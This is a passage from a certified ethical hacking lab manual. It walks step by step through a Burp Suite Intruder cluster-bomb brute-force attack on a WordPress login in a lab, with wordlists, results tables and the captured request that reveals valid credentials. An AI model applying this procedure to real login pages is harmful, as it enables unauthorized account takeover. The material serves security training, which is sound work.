
17. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Positions** tab appears by default.
18. In the **Positions** tab under the **Intruder** tab observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear** **§** button from the right-pane to clear the default payload values.



- Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.


Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.

[more...](#)




20. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step#14** and click **Add §** from the right-pane. Similarly, select the password value entered in **Step#14** and click **Add §** from the right-pane.


Here, the username and password are **admin** and **password**.




21. Once the username and password payloads are added. The symbol '\$' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.




22. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
23. Under the **Payload settings [Simple list]** section, click the **Load...** button.
24. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button.



25. Observe that the selected **username.txt** file content appears under the **Payload settings [Simple list]** section, as shown in the screenshot.



26. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.
27. Under the **Payload settings [Simple list]** section, click the **Load...** button.
28. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist**, select the **password.txt** file, and click the **Open** button.



29. Observe that selected **password.txt** file content appears under the **Payload settings [Simple list]** section, as shown in the screenshot.

The screenshot shows the Burp Suite Community Edition interface. The title bar indicates "Burp Suite Community Edition v2023.7.2 - Temporary Project" and the date "Thu May 16, 07:13". The menu bar includes "Applications", "Places", "System", "File", "Edit", "Burp", "Project", "Intruder", "Repeater", "View", "Help". The main navigation bar has tabs for "Dashboard", "Target", "Proxy", "Intruder" (which is selected), "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Organizer", and "Settings". Below the navigation bar, there are buttons for "1 x", "2 x", and "+", followed by "Positions", "Payloads" (which is selected), "Resource pool", and "Settings". A search icon is also present.

**② Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2      Payload count: 9  
Payload type: Simple list      Request count: 117

**② Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste      aaa  
Load ...      abc123  
Remove      qwerty@123  
Clear      test123  
Deduplicate      abc123  
admin  
test@123  
password


Add      Enter a new item  
Add from list ... [Pro version only]

**② Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Menu      Log In < CEH Demo W...      Burp Suite Community...

30. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.



31. A **Burp Intruder** notification appears. Click **OK** to proceed.
32. The **Intruder attack of 10.10.1.22** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.
33. Wait for the progress bar at the bottom of the window to complete.

Position	Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0	② Payl	admin	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	5001	
1	You c	admin123	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
2	each	admin2	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4960	
3		admin_1	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4961	
4		administrator	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	
5		Administrator	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	
6		Administat	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
7		adminstrator	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4966	
8		adminttd	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
9		adminuser	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
10		adminview	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
11								

34. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1155**.

Different values of Status and Length indicate that the combination of the respective credentials is successful.

The values might differ when you perform this task.

35. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.

2. Intruder attack of http://10.10.1.22:8080 - Temporary attack - Not saved to project file

Positions	Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
② Payl	21	administrator	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4966	
	22	adminntd	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
	23	adminuser	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
	24	adminview	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
	25	admn	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4958	
	26	anonymous	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
	27	admin	qwerty@123	302	<input type="checkbox"/>	<input type="checkbox"/>	1155	
	28	admin123	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
	29	admin2	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4960	
② Payl	30	admin_1	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4961	
	31	administrator	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	
This	32	Administrator	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	

Request Response

Pretty Raw Hex

```

1 POST /CEH/wp-login.php HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?.
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 117
10 Origin: http://10.10.1.22:8080
11 DNT: 1

```

② Payl ⚡ ⚡ Search... 0 matches

You Finished


Menu Log In < CEH Demo W... Burp Suite Community 2. Intruder attack of ht...

